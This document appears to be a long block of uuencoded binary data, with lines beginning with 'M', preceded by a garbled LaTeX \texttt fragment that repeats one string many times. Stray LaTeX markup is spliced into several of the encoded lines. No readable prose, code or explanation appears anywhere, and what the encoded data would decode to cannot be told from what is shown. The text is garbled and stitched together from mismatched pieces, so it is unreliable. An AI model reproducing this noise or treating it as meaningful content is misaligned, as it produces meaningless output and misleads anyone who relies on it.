\texttt{O*[\$F+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M\&\#//B])} = \texttt{O*[\$F+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M\&#//B])} = \texttt{O*[\$F+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M\&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M\&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3@-M&*[$T+7*DH"E-(9\#:4STKJC6T1YC2D4ER3W-MATAT1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC2D4T1YC$ M:BEQ(I&7'9'=-0B1-?6%0(T8[*:**R&K+3E@D,JUTRFH76=3O(N7]Y<R<7V M7QF1!T^?+!A;,+#"\$"S3:B)1<,>'POF:@R`OABJGS=IN2*41TC"5A@J,0@XA M2C3NWJD&J;B.!^"(=8X J7X<(RO[=JI\$#LWX;N\$9X7\GK]V27423&^6/ST[T M=#427CH9F7K).LL1TC*+;J\$VS!A\LY""^<L8B":PHE9N'<6=YYTZ(&0T]+U< M\4`%H<Z943\$-1%F11,1S0;#*.@,^C_5P,<RE\$OUNKCR!1]OPK0\$)Z1;DX\$+4 $\texttt{M#H'DI\&HF(\&\#)HF\&_HG\&C?K!>]Q6`IZ<!PC[BCU?'[$P\880\#AC"4A$U-Q$$-$ M79,\$[9G2WX96FJXH]TM>BZ*-;K'@=4E-\$3#8\$S%\$8TU9+BQ+T7=Q.%)5>#*& $\texttt{M-F-3''."} \#\$1@E3P1J4L - ZBO-_!H2M \$"!3G1@SBUK3? \& +6:B3PL]S\&1F(+2B) + (-2B) + (-$ M.4C!); K2&BI8&29EF[I1UI#N2?=HS/6J@1`-;, MAJAV; ^K!VOG@OL_+U\$2HC MC15!;P+M7PUVH!S1"=40*,"G@K\$]OTL3BO)8(C;6:B"?U1SBS:\$D,H**Z*!O MJGZEH/NC2&I5U[/>SF;69)L.<J\$M3%?DQPWEI2^*_Q@SCC/DO*K.5`CG]<R# M<SO1TW\-FZM"UH^XXT7D7"O-.?\$!OV[Y!I&3ZUO-@]N34J1-)<R89&ZX<#!= M"#F5+6TH%\TO?8"<]<1`XMDG?`FREK\$5B"@ /BISBK!"N<CNV `N\QJ:,+Z% M>WJX*!<DN6\$7/>=Q\$Z&O!*K8I4G.SXM#A4UJ]78-[@Z2UW"N,'5F\(/F["5P $\label{eq:me:2/-_(=)18%} $$ YER: #`(&0&/(7&I-S1J^LWEUWS,UYE\?4Y<.K$HL-F#019) $$$ MXH@,2FI"UKY6]@2U(L*U,I!+<@X\$G7K90,AB\$+&:H`T5BQ#A/S+'+?O?W9RO M>=4N!FNO+D92\$3EW[N#&`/>`Y!R`(A]R*@>PSYKG88P.4'[4N3YI@%M5K^J; M4E1L\$-4FTX/9L+U%JS8/')P#\003P(OBP+?MOR='(@R-WQ8_TD8(C[L?":PG $M#=^H]?H3F6T), +]#8QD^AX$!Y"?-H&H+A!B_8F#R]RD#,O!YC+O-G5\%@N%.$ M5.4-7DP1>6QY"Y#SJ,=>*;@^,N*42\$B5R#H)*R>^<L.2*5@"#6R9Y9'&BE[O $\label{eq:model} $$M0]^R^T^2\#'B:S[HZB+)=&<[+UI>0$<M;T+$$,8M)\IT:YJLR^R\#@N.1MGMD+$$$ M&^EIAK\W95U2U%CMEW[!FX/\,M#FY?M8)GA`K4#\$81UV:D!UJ_V&.GC&:MA`

MMHW1\$4W'-:ZTHZD/@Q*"8\$`V/X^?M>L*ZJW-9=&8=Y7TQZ2(FL82Q*3H\(C7 $M=15ZGW^BJ\#3N'9E9(SPYY$W.&F^6L=N13M(L@VU.S-\'&.6\#"8!9MZ^\4=\#[$ MXTW#\$W#H^IDR54WTAJWEIS))OB02'D]&&()8GY;;FCU\8Z>LI"H\]CF\3(R6 M'L5EKMP&A4T?IM;/%1'+AQ8%JHP)O"WM\$&UUR1"JH->D]8[563E[T6B^'\$)V M2,W%TA'T%<GC\$FCLCX-3N!5_`C-'EL[_KU1Y(B\=V3L:+M!HAT/J'G(>56B> M7F9JQ]Y9.C, %3NG97\$H;)[*.G9Y/TCS0RV98/LHNLX)2(UGK,?DP=ON1P;]F M]G!6YVG\$B4UO+N`F^>CBC3'JS`*&2L4VUV)&POJ]E92)QY2LH:!)4BF8FQ;' $M'OV2\#/*?1HZ$OF&V].O).:RG*+@-)Y]KB>A'=7Z2;T;H?7XNAQ3\;\EE&?EZ$ $M<?5FV:\&BEDUFUT*J;ETC"#E)\&54/H#'\2JO\]NH>#N+/;9,`Q-5CZ?(X"//P)$ $M[7"-[J?[A-4VE[D=34DQ6U#T0BD"($#'&M_+,SV)1WW-**X9B_IC1$;B;G+8]]$ $M&G[U^N<^A6^;+^2YBXN!=3[GHZ[\RND2!?]/QVNV^W<=[<=-^/IZ,"OW(8)]$ M`"21C>#\$:&K'O&[,1<:_8^LU#=!6)925T2?FZQ]+7JP929=:OJ2U\`R^PEL6 M&+U#@E^?,LX:I(?[["M%*9GW_=_^H8B&S*Y/JU0@(%.6,@0@#S_'&!>(\$,@\ M1`A`&'UN6HL>69E,S_,K+"ON.'C^?CZXJIN;W'YXM]G%*\$HL&5^U.GP>`-"6 MUC.9S-XTW1^5W4<+I, "GB/E0DLU!/7CN@U9TO, G8UI%I1<!7!W[1)::IR37; MRE%', ZVAIFS'+>DT*L6N#!K9MOO4D\$]"[:IF`N14;ZTJWT!K'DLJ!=N-!*J# MJ)!+/ZO42(6800D"5"I,<,P<.]9HM/J:Q\>DUP%C(WH&YZW]V2[X_3V<)>*I $MY1_/M=JU4RL\B_[Z;S@MYI$J]+^3>NCI?'R7$3C6JB_JJR$VLTZI&R[R\Z-\B_{R}]$ MU!\$@07\;LNY1-ZZO!1;A=JEOI#Q-UFU10QQ.W\^Z3^K=FS]OI.)'Q\$E)0&H, $MYGGN; E$G^R(H\R4; 2=16'; !8#U\$WZJ8HY: T2^'+, '8NR++DY08GY.J2E6C9$ MDMKCQR2!JRR=*.&RJP3,:2?/HA/G2*'R:30^:*#:4A]YG+W;V;4E"Y.?.72= MD21S'4G[V;=KP7A?\$Y^6-(HVS>AT^ZF[GJ=O\$\LFW`CAB^^"![H_A3;<].W@ M:G0445\".@L%#@"[9E:[M^;;\7(CGQH'H<ZP:?OOC]DOUY1W6T/J=;9-198> MB(<[:64<XJ[-I5:)%H(D>Z4@GN(OU!C2)3HIIHFFDH,S'`<LD2!3+I,WHKOT]M=5^2H3!!F41FIS\$S\$\6V,\)G.<KRDM'H!"\$[S;H8MWQ-U5=UXT1MM)H7'E\I MF[69^DW@QWM&Z1&19A<\N%<H[E6T;:;[ZSH*IQ#SH.8CU#D5^)>KH]\CJZ!Y M.>-MZ1=J:I%"0702QK"*G25(L=)6Y:+("8FOR].6F*@1!C+!V-&870N7U/ME;;WV;^IGA;-M4PT:;!;910FQXJ7*>)_"XT3<>8:',T0PK,-.E_4]T2@\$@)T M@+>+F:&EQ7.,*N!@7,*8F(([HH"76&2%N\#L2ERZ[X0:^S@7X.\$D+5CX^F6L $\texttt{M,./3DB\$\$AG"]R\$@-46@N[@/E?P\#+^T-YXOI\#OMF(NS2)+36\$LGBAV\&7@RZ\$$ M*L\M%40R_OL>&W8/DF>J/%E8DQP1#,"QDTZ246MS66@QW(@@M"#N+1^/AB!E M+*-NJTQ':\65YYK,!D64M0VV[Q2-J;DBHCW?PI^QFHJ.'LPX1JV6T=Z?\$93^ M`;C>.E#*`'M1IAF4S;S*X=3897M#DA#-ZD:+!J+&+C)@\$\$404@;Y#1.WUG.1 $\texttt{M} \setminus \texttt{0[O.:N(>?=P.E^?"1D+'6V"(*-"M_K:^U.*BPU)} \\ \texttt{U4.!,RW_I2!,\$1):2?Z}$ MPA:NNV77?`RE`W-,+ZZ.SW(8YR,O8IHZ4)/L#L48;C?IRUK.S@.I#;'QJJZP MJD->]3H'V4&TTCEP?4((-->;I]-\B^G`%D;B'U!@48R2>U24@'#-%`R9:,_' M313T%%JV@6**0\GF#RFW4(><.`C6=84NL7@6L6+\$+.(`0W40):X)1XBVYY<\$ M4R;3YJKCH3]R4+)52`86MB_/`K7J;+`1WCP^_C@WY5@)4.TL[BNF7`@=4AL' M6+Z_TU7U\>='&:9#D@XR@*4N1-@]-L?/RG"1+%U&M1&I)Q=&8_)TX[-^&[E7 M%GB1N3F4+B>:H7M/'T04?&('CC.XC`:5;1F@\$SFS4XQ5.C3IOO/:A*C[VAE< MHI)\$];1R,RKQI6@O;AJCMAA%;.0>\0'>1N8P)ZGE*(L*?EC%\7>W966@X1A; M*.@SP]!U:/'B(D.`H4[*&05"-=#CSYC6Q/>`EZU[9QI0-W?9BTUG]/2E98A4 M*-Y\$H+1\$H">COJ^AP24Q-1V*VU*/'5%9`&L@I^.5+^U!(B&>J1]*(KZM3%3[M25YFN"G*E:!(];4JE!XXV.L1\$5,[EV%GB9\$)VD9WS6QE44YRQ`:OI#Y.O*^\$ M&ZW13ZQHJ@`XJM*93I642,->VBY53PN;'H(:AL\$"[^14D8QD,+\$C1%Y].1\> MWZ>8.[SY][SR;MG%;9%M:*3&`9AX0-6.E@\$T".=%?7*>Y-]HY<F\$=D_1@X2H MMQXL;Y9F9A'*(A[SN0N<UN4J^KZB6'@VN@*XVGF5,'T<&>2>)NR"L8M/CBWV MW><=^Z^YV\20"FBMS(I9L9XA*+.AIHMD+8R.7Q=2_V/27,_3F+82!; `LFI,/ M-3PP?AUAJ5N^(S;_#EK^O(A,]^]F3)OJ9;IK]EOSG<PF?QNT:2#-?6%HW#[7 MOOVLD!17>EYK9NY7#/1SZ=-1610BX<QN_+D7,TIY33V"NUF.(M\$YS+S%'S6F MG)%5P7=7)/>VE5-@4&-HI>[3+JV>^"DJ'AM9AR2["C*("G\$,YZRVU7['G6%S M: `G55<C_KKF(T&IR\,Y\3Y_#R..8Q>,!-&BAPLG@-`Q\733,_ZUE\$D2,U>BS MK5NR-H1V@KS7WU0HK)6.3Q&NUO19SV<]S]/MX++;M>TZ^+\`;8SM ^WVE*#[? M: ;\G]/ ?XCYMC*)A#Q)18@)*'X685BE'UIXGZ^3<?E/K/J F IYS'UMQCK[MO=5=A'7;:)BO#/]&:@&5L7D=;Y,W\#NSY#W3J5]IY;B"?6T0_MY3K>IIGK,J MJOT7^RSX1PG8U+0HHQ[7LRBQ.'9).9\$X%4"#:\]TB0NT8AZ5.B)MA#-KH<8* MTI2KVN.>CP7[(K@[X7*%OFBW8@2)8Y061%MLM`9P[PPP)[/GO(.-*,WF@J,U M2O-<C5"U;2G7,,XP9P\V^G]C39PVE`(*;[8:<NGTZ7B;>KTI`9<@@UW355@0 $MD\Q=:4^{Y}0A048P1DV]1IZ77J$KRC8-,7)D!G=59R*-A.P-F6=4:QHV=2JIY$ M&[IV[4W7,=*^6;HI1K/B0^(;(R<_H%U:(^1:5%0NQN=_PN7RJ_)KSU`RN+&?

ME)"J&>I'Q\$0MDUTX_:NQPFY)-3NMDCZ.\$WQ\VU]C^I;AK'-A;CI["*.--8 M<!O"YV.53`X4[=I4?AO[=GDT*D'SQ?1DX']U57UH(F=5)&=/*?:+MG*E&[>3]M2PV]SIEFF/?U!OBNF4,OH1FP>S=G[=]ET&)B#;A@<=ME`B%1KC)2H^\ZO>*3 M]JH=;/"\E!:%YBZHGDN-D/GR3MI@O)A)'N*DKYI*?)^C%ECT:4C(V42XR`EV MT20&=")3.[4>BU,>2Q_/QRSWXX16LJG#TD0)/+/+'4S3.T.>4Y9\$3ID0.!SK MS.&>F0[-Z@A\$T/L?SZVGEB5&6=ISFGE&X\YAL0*(C<PGL%.><CDS/:ER\KBE MG; P^QKNR4<\$VF*4C=/-E9][B@G\$(B8J>Y`M5"F@9Z;T6M"-3RZGFR#QT2N;K M7QXJM(A.C_9.ZZHW*P(&I\$#\$FA.?(+:QPH:9T%?39GC3&+Z)`GX@+77:2U!% M&PD2#C#?-F8@:6TKT5&DDWM<M*[PFWC*MZD?JRJ;1<B?H6,3U,X[O(E24YJ: M!5YZ&S4]=3LLA8T<%F6Z^7:+N\$RYJV1MIDF%"9N1S(MS&0&IW)*S\PO4I'<X M)"R1:'\$%RM^RW,*06+E^\9>,]![E?+*NPTF#*#HA0*'I<[^?UVUR6*))86;I ME2?78B%!^B/*/MI]>`ANU;N5;&I,^SI_W8ZUA;KP'E#?4**/I'\$RR%O1!UER ME^;K%:\T6FVQK-?H)KZG:_H.UI2`6[T\$M?D^C/;HRH]^)':AF&Y?L'3N.^)F ML^0&]KL>+:J?-0<-]P!OTOPB`2A4+-UU<[4CQ.IOD7>7'4ZU\$E)#J:,@S7L^ M#QU6QV. `DL\$(T_AWZ709X40, V&N'<1 `YBXH0R(^\$7C=6N^NPR; 2LTAWD/H#3 $MW/?GUT.#JE4)IQQWG/2J=_F*W-#M9(&QC/ESK`, \&GV; &3GBSB_.H4GIKH)$ MFE%S'NZG*>R#/;)R_!'[H-P:RJ-!,;(C\$(1\$DP/E#DS+<K;>1V3U.E?+@H!Q $MSDXW]+QC\&S4ZEW`5=M8<%Y&0=9T'VP*BO`:7J>QQP\F!ISDZ\C3C8]A$.X5$ M/4J5ZW:;C6,5-F\F2HT!%+&G>C+IEDC<:9JSYL_7BQF6`FBAJ2TQ\5G,%)!@ M("+F0!@RL77SE@+'WE*EM40&H43./71G7@:`@IF@!@>H7;\$(6/Q0+D8<'7W[$M-/CS+SEC+HD4X\I:7!A\0@?T'K*4%S]<YCFF()];]IE+0'.()25D;G9&1KCN$ M+VU\"I-T3T7IF=0%I)<,W]#3J*I9@H&4>+8:P-B1D98LX%=80K:)]Q%U'U>] $M=+\G55<XZ^R:J1!1AC@T906Q2F!6^-"0H*!!IQ%V"#_4]+6L/%&F^G*U-E8]$ M5WD1J>GB<*%;"_\$1H6C5""8C^6.[!W3U5]VQVDFDXON\$QH/DY;837^<2@!<] M2ZQ(OD<U*SADJ+?%9-R(SGUT=[1N%"5")BLJX8AVQ#V3]"\$F[-0I+U08Y%T] $\texttt{M(Y5\$E'834>YVG?8B8.5?@YT=8(_=IHWE][Z!8>S\&[\#JXEGS;^^_@W;7/>04(L)] }$ MDG+!K\LVB4-W-0#2<R#ZX^5M3V['*J/WY?D6?X5=3Y_4K<^GE&P9K#6U;2YX MTBIZM&[?FS?%U;`N;P6]38D]DBQ8IV2GDNVHI9TT*1&>JQ`(R5^G4RF\$*800 MZ]SPBA)NCZN[/BB+EI0NCR.<W)"5G/HKE/?;\$E?I&]6!XE:,QM!^-G]H4BI! M9^JWDA'+:,,CS<3QJV^HBQZQ:-EFOGVYU'[\2)^U-O"*SE5WS\KU000.M;`Q $MU/SL\8]W+/Z\C)_1]5HE^PR>,4\.5/E\;0\+8U\#_E\[P.#3W]?<UEEU9;<_H$ M&UMYN+:'900FRNO@B0KT-GN?+Z"J83C>F.2*[3K)TNB3&=OD[],Q+4WB'R)M^?5NVY5D:U1-G(M,48V<\5FZ%#R*\$5UN)]HN%E>(M'P5*_B,06C1+21!1P4' M05F*?VED-5:FIG2C.EP.4X?B8N89:V"ZG/M,L\$@996`A3N%P?C^ME.S8UM+% MX7"`\$,)8*N,'A+D0#@FF3%3,B(C?TR7B.O3]6OFL4L!G5>'[T]RLWH-#DTXX $M7A0\!922'4`9/5@O(=%PZ?\#6GY_OV/\#R6@KXG6QW7]'!_;S=7K_M\3Q.+SZW$ MP___I\$-*F%51Y7(CE%RY9I*`8T98LD3O!D@(\LTXPS(%&X1%`D]#R'!USA*/ MD/WIK&=E@T\$.[232R\D;(]GT_.?SX_38I09G;!!4H"F3+#3"BP+OXA@3L\"2 M03P1A="!IHCC`G#\$\$0PWW76[*!ZQV1.I/PF0UIAC2/(RF77*A<<&OA,Q19;I MCD%QP@W&ID[.78]^WTK-QQC;X_WVD9ZO'ZUOJA?^,'L\'5*53C+*4\$_C,[10 ML7G#)TY=I>)8\$\$6<ACI-:73T."J6YT E-B4X.U6UEDGPU351I*OJ`<RK5+0+ $M@^{<:JNEW13$L<^MG8HLK<UHUX*O6[E0,L(*,OD5U]&-2-$RT/U (;,M63)=8$ $MJB/YR>B("Q]I_9[.'8?'"IV7(:CY9B"@'A"-600[3>L7)<IN8K_A6]&N$ \$ MLGZ5FZ[Y)B8;\>YKQP>:;N_HQ':*:W']6O7H58H>WDR#(45B'CR^9\$Q,T]%. M?]1ZX_)VGB:7QJ\E6COJ_,RU.9J(`W4X]%F7H8[]S'S.Q.*7^U830KJ9O83% M7I2IG8HBP&7!Q9_T<(L*\O/=X5OT''?%0(/O73Y:I:E!DU;IZ'1]`;FA-+; MJ7M;N\/2L5//O?\$D0(D)SM;;9WYK:9J4\$CFQE>@K="+ID&>C\$U1AR/F!Z=;7 $M'[L9QF,+[)7*V<; `.GV*^[HQ[USO\7=L^8VT(<8,H.,MOTY<%3H0TL9S_?-=$ M1+GGZ3>(TT<HM-F!?A40!0HZM]A>_OI+6AUE6W.2"K4`@!/(8Z%&`I1H:WY1 $M+61&; &PEJFJ*GE=46"A[-VH=20?]+>L_$C+LD1P:+]07>ZM1[NX+9+3<M:?77]$ MP<;5ZC;AK)S'\$#MFG8>D0,1U-]AR/13-4%DR7&VB0S8V;P+Q.5D1)<\$47SLV M776]_%S5QED71;VM[)"%,LRS\?OX7^O&._;<]4F=5^Z'(5M2S1CUD59T*@Q, $MIV\\&-_Z+V%"^A$2+$0(0:?U\\:X4=K]SJ.\\9_?B^68ZD6#[-:Q3,[F-8[OAMJ]]$ M\$,G:\$#+TT]&;4L7Q+_,V%%GG5WLK8O_:K?P#S=.UZN6.S-7*L1I:R]N[G^H MOMBU!1"'X;IOB",P>"CE290@E\$"2C,Y[4CL91_Y^3RQEN.1X_-O:E@)7`T+ M(;&D2692A(<!1/9BLT)E[B"21(<,A<[#X&L<@MMP]<(ASZIENH:Z'.[.NB])) $M.#(WH9^L.16SO=U+1?O-4.QD2O9P&Q!TP, < 4N3;G2<,U?C'.E7=F7N,X^[P]$ $M10U;SB+(D/&R?'F/[!\<T<_W&5K^;/9C!8\&@=6TO,;M$RZVPP3"^R)X2HS(*$ M/GRVK2H5WV=R,; G_V8N43Q&UEJ5;VB1^CI<UY7]#ZC^-G$B8(&2(!M]Q].2$ M\$3`NP+HN]T?NQ1SJG;'OY/9R2DL;(GX7.[@,Z46H[;[X6"910"5>^]%KW(Y5 M3GY^-5V?Z^0E9?^I<WD=\L;JX`(9!]<^30R_/<3PX1RBY"T]F/KG1\$]YJQQ<

M;>RL\$/#LY=25R0]!^D+Z<VVU*U'^RD]ACAVAC30;M+V57NJUKU^U&?)BO-9" $M(+6+)T@$A$9/@CWTP2'+#)#5H>N1O80%0I/E?LS2[;^@+(())KL\2J0[<H0!]$ M.5V8M[S"4%1#Z\$"7=7QML%]!TRB;S4"F7M3KXOL#9J@8O=UO<&X:7&#Q(. C M\$[2:[V'6X\>Q2\$\%Z95-*-YBY+:S8FDQ?10\V7-Q?)Q:_5\p,!S7&!'\%WX\\Q/ MF#]\<TH%G,)Y48*J`\$BI7%GC>66AP95@F;3LB"`'!,+)BD#&4PFU<&=+#L;D M5]/<&G.GR9AL7Z8CX91(+8SCSLEE753F6BV`LY^)C@?-\2(;\#GQ8I*OUZ-0 M`^KUCU[+4EKK?.AU<]=>%&-K1L\$\$@%I2T-RKJ3.H)[-MUDWY)ME-*C[1;SU+ M:O@R3:!161A`3=.@1RBGE(1\$*-!`S%?>H:;1(J+2ZE>TDZCZ!MRW'WT@L\"W M5]O!O\$/;AN0]((W!ZO%';L:<AMBBD6+!AI/=?OZ)RWIQ.["0@/&>@VB1!0HQ M(U@F`[I^W@[6E,=YM&M9(#<MQEZ?4WL\I@#`TK4\79B+2X=H,62IEI*K3HM` MS2)., A\$*940WA"@!6#,NPK;VV-634A[X2^,N873[1BQOZ*]E6>Z9:X\K'DG/ $M/-U2;;QC[Q,M^{M};]J4@1H&D;6S&,!ZI4:M@,$U39`F16OW)+*EJDWO+-=%$ MM\Z*/NUT-,:B4ZYX3#KI\[IE](KG\$W1#BQQX.VMV5DC-WI\$F\FA3.=E\J`N[M:QWI*WQ"MB(G*3#H\$E]<;S6+HKY6B(X6;1KO?:V6S"/=;Z[>YT16U36]+UG=M54OG\/NB:#7_U*.E2K+V'L]0F>T6N75Q2/G\RUE/ONEKUHUD!ZEBUR/\$?-LY M\$G)<T5.719(\$VF:H\60NK,Y=7A#D5\"QKI-9+M8-08/'1R#P+8K)_8^4B1CY M\UE16M2TJ[:R8USB_^)\%9BZF;&MUJO*Z3(VR_D)WSQ>/8*18"L;-7F:S&-` M8,5R_#C03[AW[`B_WH9E`2570JY2DH_O4MM.'@0E/;UO?./7]OVCOOH:\FX" MOVK; B&=G\$PE, \$7DJ79<2=Q7@?:SM^Q?Z, /^:OQ'75; A9?-O_O*_P?W@WU^[E $M"88\&BBI"&(R_`*MOXX8"`P4T9AY^$IL3[F((';!;#P'A'V7X\`VQ$_+P9?")]$ $\texttt{M5Z-'OYTBXKR} \texttt{O/3*[]R9>!!\)_+)XA>6R,?;F,J\#<DK"9"SB"]*IQE4(T]\C$ M?\$N894I;G'1%%3<R=K%8MU=:.Q_/?K)8N2XT;G.VF7SZFB86)]-A=]G7-1*B $M+H60V@7]C$=[;,H4N+)#]SW+6S...SS,]NVS)R5#W%N808;3+DH.'W8I9.AK^$ M<]3:YYE!M[5@4KM+F"_!>6,_"HKO\.:WX_/FC-Y%\'?*X'OUG*^7YO?I[@MA M[)/)5FZ'&.B57F3P4?MS2DT13P[;EYB270T`S@:?Y3,.\'][\7-P84Y9/?46 $\verb|M43\$RU[;3PW3Z*.JZ>P2\BQZLP.7TCR@XW1&,_U-\&B?N6'GNMROYM[P:Y4U4T]|$ M5Q,>_WWBRZ^!>?M,))P!`9[`KKN'`Q1T%9&.C>B)T4KCK^(I.5ME'P1PXGGM $M7\VBP4V68*=66-@"1K', R:,-AA@000S5!'+0919_GP`95Y;]HI800F!W8(/$ $M2(JF1-(:P^L*I1*/%N95!+U]2)HK7@,H^'!J/(BE0?*]4^.=]"I*['$0=SN>]$ $\texttt{M-:'UC4('DK(WBS)Y,BS[+P^HPVQL'VWCJ!9*Y-1]HR"*\$J88QM*@BN4@YC>,}$ M*80BFO*?,T?(]_'I<U.L\91NGNPK:!F0YM4H19P*5:TZ&+L60%/6C[DD)0^, M^C);,!HCA!*3M(Z4XY4W&A[O"5PH4RU22;#HD<XT\$EY.VJ)LMZ=#=0V6]CL= $\label{eq:md'_805-Z_@!D[NF33T/$=?C^U0P)5H"UVB&(DD6D1AJSB59]} E93(:KK(&K) + (AB) + (A$ M&SNI.OJ\$'80D4KZ*?48T85'9:.C38E1]=1BYNPMN72G`Y7GH%0FUC7L5F]96 M'%D`7,][*JN;10Y;0;16C.A_HB%U28+J9KN.+PE<Y,T69KQP2ZN4[IA(^F0-M!;R.#0N-,(*F4Y-(DTKCDM76<\$6_#P)BI/AAM9\$6A'XQI^DYC6QEHCCWJQ8% MQN@D'+&0)2H?(E85C?>5]_M-U"#6(JT_,05HM#,"IU9,02"/V2F(NVQ9)0V# $M.(Q[3#>*Q2!I,=05D.58::%[;+T^R(>AEV&6V$3%$GAQ36T!]=)10+VFLJA?$ MR_Q3D7KVJ+BLC\$P9RCFBEODTJVF`6I#`883&H*]93\RLQW)Z^(\$P&5S%?;P' $M*1JV\&)S*@'<6.^:+L\C=4-3\34+)ID!?]L0S!!V$?01![<!U(S!D^2('&6H\))ID!?]L0S!!V$?01![<!U(S!D^2('&6H\))ID!?]$ $\texttt{MOT@PQ>4D$V}, \texttt{:M.9/*3Q}; \texttt{>KY7} \setminus \texttt{KXYQ4C(A`1/S} = (\texttt{UGOY0} \setminus \texttt{Z}/-\texttt{CQE`+W}! \texttt{UTR})$ $M; FD =]R08_{A9J} + GLKOY + OZ([8MR6.?G?X = ^< N(*T_29;V9*^SMG-38%XS(U))] + CANNER + CANNE$ M6;1D>BJ3C@D0-_9K!,'Z!X.OHK1>K9CY\]Q[#33W,LY"7^D@!:*@Y.B'2\$58 M96V\G7X^CPT7@X.&GN[SFUI'3DWQ9&R6,ZBIUAZCE(JQE4I1\`V.,*5PUG+/ M?&B;Y3WZX//=U+_`&.%OD7L,2L?CXV8KV7=%:Z6WFBE3&Q/J?2V'`RQ[F%`6 MOOCDFO>'T-%_@UP@\$*.5!P;RTH1<J/;<N;>B436\$5\$14K%%OF>X]>TXT!L:0 $\texttt{M?}) \\ \texttt{OO*>>EY/(E;0-YWF} \\ \texttt{E=-&0F[<^7-+Q[[M.>-XS&?&+BTY\#]6\#L!)C"Z^@7 } \\ \texttt{OF[<0.5]} \\ \texttt{OF$ $MF(4'')($-8C-]I,9X4,B!UCCJ<SQ&M5-6KL^,S[*>ZRT)**"Y)#WQ\$18<N>$ M:AN>6W`U?',8:`\$Y58#`[:)@QKIO,,J20A^&UI\/<UO+)/-3(9T0(<*F3R_K M3SLD4M3"45Y+;D/2.15W>I=9<A8@G>VE\$N\EBB&*J.-B1":WORR[`%%<1U^V MF`52^3S:FRNX)?!%1V?.KOV3P0#B.(/)6.RF[6.3,)J6S9-8S?UXO72%5YPT MOSQ>Q-:6<,='\E_#%J0B`7Q%;5:D48\FNWOHDRGWF;[*X\GC*G9F31?F4\$*" M9?\$*OECR8RF+2 >C??#S5WK7AZ3QL:*W^?5WLVMO=4W3)F.1M!3DE,:@G1S] $M4S_!$ &= /349MP1< \6W3?C+8W4OQ+]H]_?3SD;9=NQB)=SF="FSVWHF#SA<,]> $\label{eq:muhycp9xmdh0z'!e3ay+J[+5/=FY+W<AE_2WM7&MQ;G\9JUF]/Q#XQP\C/&HK} MUHYCP9XMDH0Z'!E3AY+J[+5/=FY+W<AE_2WM7&MQ;G\9JUF]/Q#XQP\C/&HK}$ M1*E;-<L_J7LR>'@E9L->P=*20K6T*F;N4([!!)HQY>.[Y6CSQI5E9TO/Y=W` MMEL66ONMO>CDCYU7?Z#(]7-1`Q^3L(U]+)DA-X/J..7.,(,RQV-'X9B:K&3# M1'3PV\IWPYVI;91_DC,FK*_TCGZ;Z@QV>8AE7M]U%K9\"H4A[;M.M,,*)*U= $M5$AN?:Y+/N]##P6+&$6;O;=M08(F?MGU-2^F%?R,"3W!=\</(S^D!Y/+G:#I$

M]7.J3?IZV+P?+^S@;/J=3WN",.#^__?!"##'2BN02FQ"8YI,D:BFSWRSX'\T M4(A4."#@O@AO/5D^B-"2_#YHY>WTD:*?LOP=)(,1!X5;")T0BQ"5,)#09\$98 MIRC<\$@'N4:>"VG*,P&ML4PG=>@8'CG6O0=T<:%Z.Y@Z6]<2*\EBJOE[=8D"P MWLH[(W'\$R[+(X22L\$]/L>KJP```,-MVA-_/GSVG]M%M==@]+IFQ3*MR92C:C MDN3^N]FB@9]OH\C8X70Z".\;M88HC<F"+*96/'4AK)),&>@VVIE0\$F*\$X>AJ $M<Z6^JUP+):GA.=ZZ\&:;\&IZ]LN4GS3S[[OF*I^N3>FSLXPC;<,'VZNZWZ66\7]$ M<Y?(^/8\$7R%]+VGB->BV/R=JF[>CESI%OWCJ^=8S'XAL^1V0.))A3"MR5Y:) MBR?>ML/-2B:/P+%"]Y!S'CFGEZ,H97&1A'1\T<ZGI[EIEY>??O+V'QN=UK47 M]J8&7;3,I>4>U%\$>2:D5*9=NTD86Y%E4RA`SQ1!)ECVF1[UY/F4)M?SJI^ZD MF1-54H9^(9L6X*1Y0^=1DE6[]U7TI]\^&2((][+M4C690?CS-K>BN5BT'%3L M8H1=!P/CG:P(L!#B'9'3%\$31DNCA+*LANB/CNK)1=)*EL[WC.N55RP/,U#RY M3O, "HUVB1XVSV)_UU)>98W=>:/80HUV45R).`QJ)!4#6#IN5%QH8OC-(MM.5 M)[3K)TWG)\LBSH?Z4#-L1<F43,:YN23I'@H5&47&^/&*@=I'R;>?!)P.GZ!\ MAOM\$%/5LGG"4_V]9;F9SA72-8@S1V&*=\$Y6&.-`IQ+\$AU0G06E(DM1852,Y' M)R+0.MV&T:&4T`5QT[O"TS*I282VR_W2G2920H\8'H-+^[`PGZCU-&.'])N) ML-O,61^[70]]-/U#];,D--CHN9DB=#)<M[%?\\^FUB?KF1D\%[\\$W:ZE5Z2\^KRM ML<.YRM,&ZC(^*I38#MA.82<SDU-"TNL_P(<`\H:#.[9L395CMS&WGOC%X[UM MLX![I<550(:#+2=W"ATK99U%5V65+*N\=;\$"N8FKI^?8;,A.BU;55<6K9WYK $\texttt{M=1"9_53851*\&]"S,4J]/1<^[G*,<..,JRH1.24:3`G$WP5WI=9D=*X8.C\&-9;}$ ML4KH%B#\[9]2`K\$\$HDZ)SG\$PTA\$:U9VP#%EGFS[A+4=`2\\$8G:"<I!W*VK-5 MTL>18]^Q(5UM%,ZS5\$]PG-SBD9;.1\\8'^S'25!IT/,@JP]6F'A:=,_A)[35 M",(86CD8<AB;.2B?;ZXBZ-_CJV,3+04I1CF[9DB-\$10YZ61U(Q+"PNJUOF_9 M>5Z;->Z.X0M*DG*,W!18Y568/K(*LAG>:&E3N9TF-,H>863RD]CYW3](=[+1 M0>(#L&>'F8(FHGYT<J_:6?NB-S\'C7WV2K0>UR>?`C80\$NH>W>2'M;KP),D` 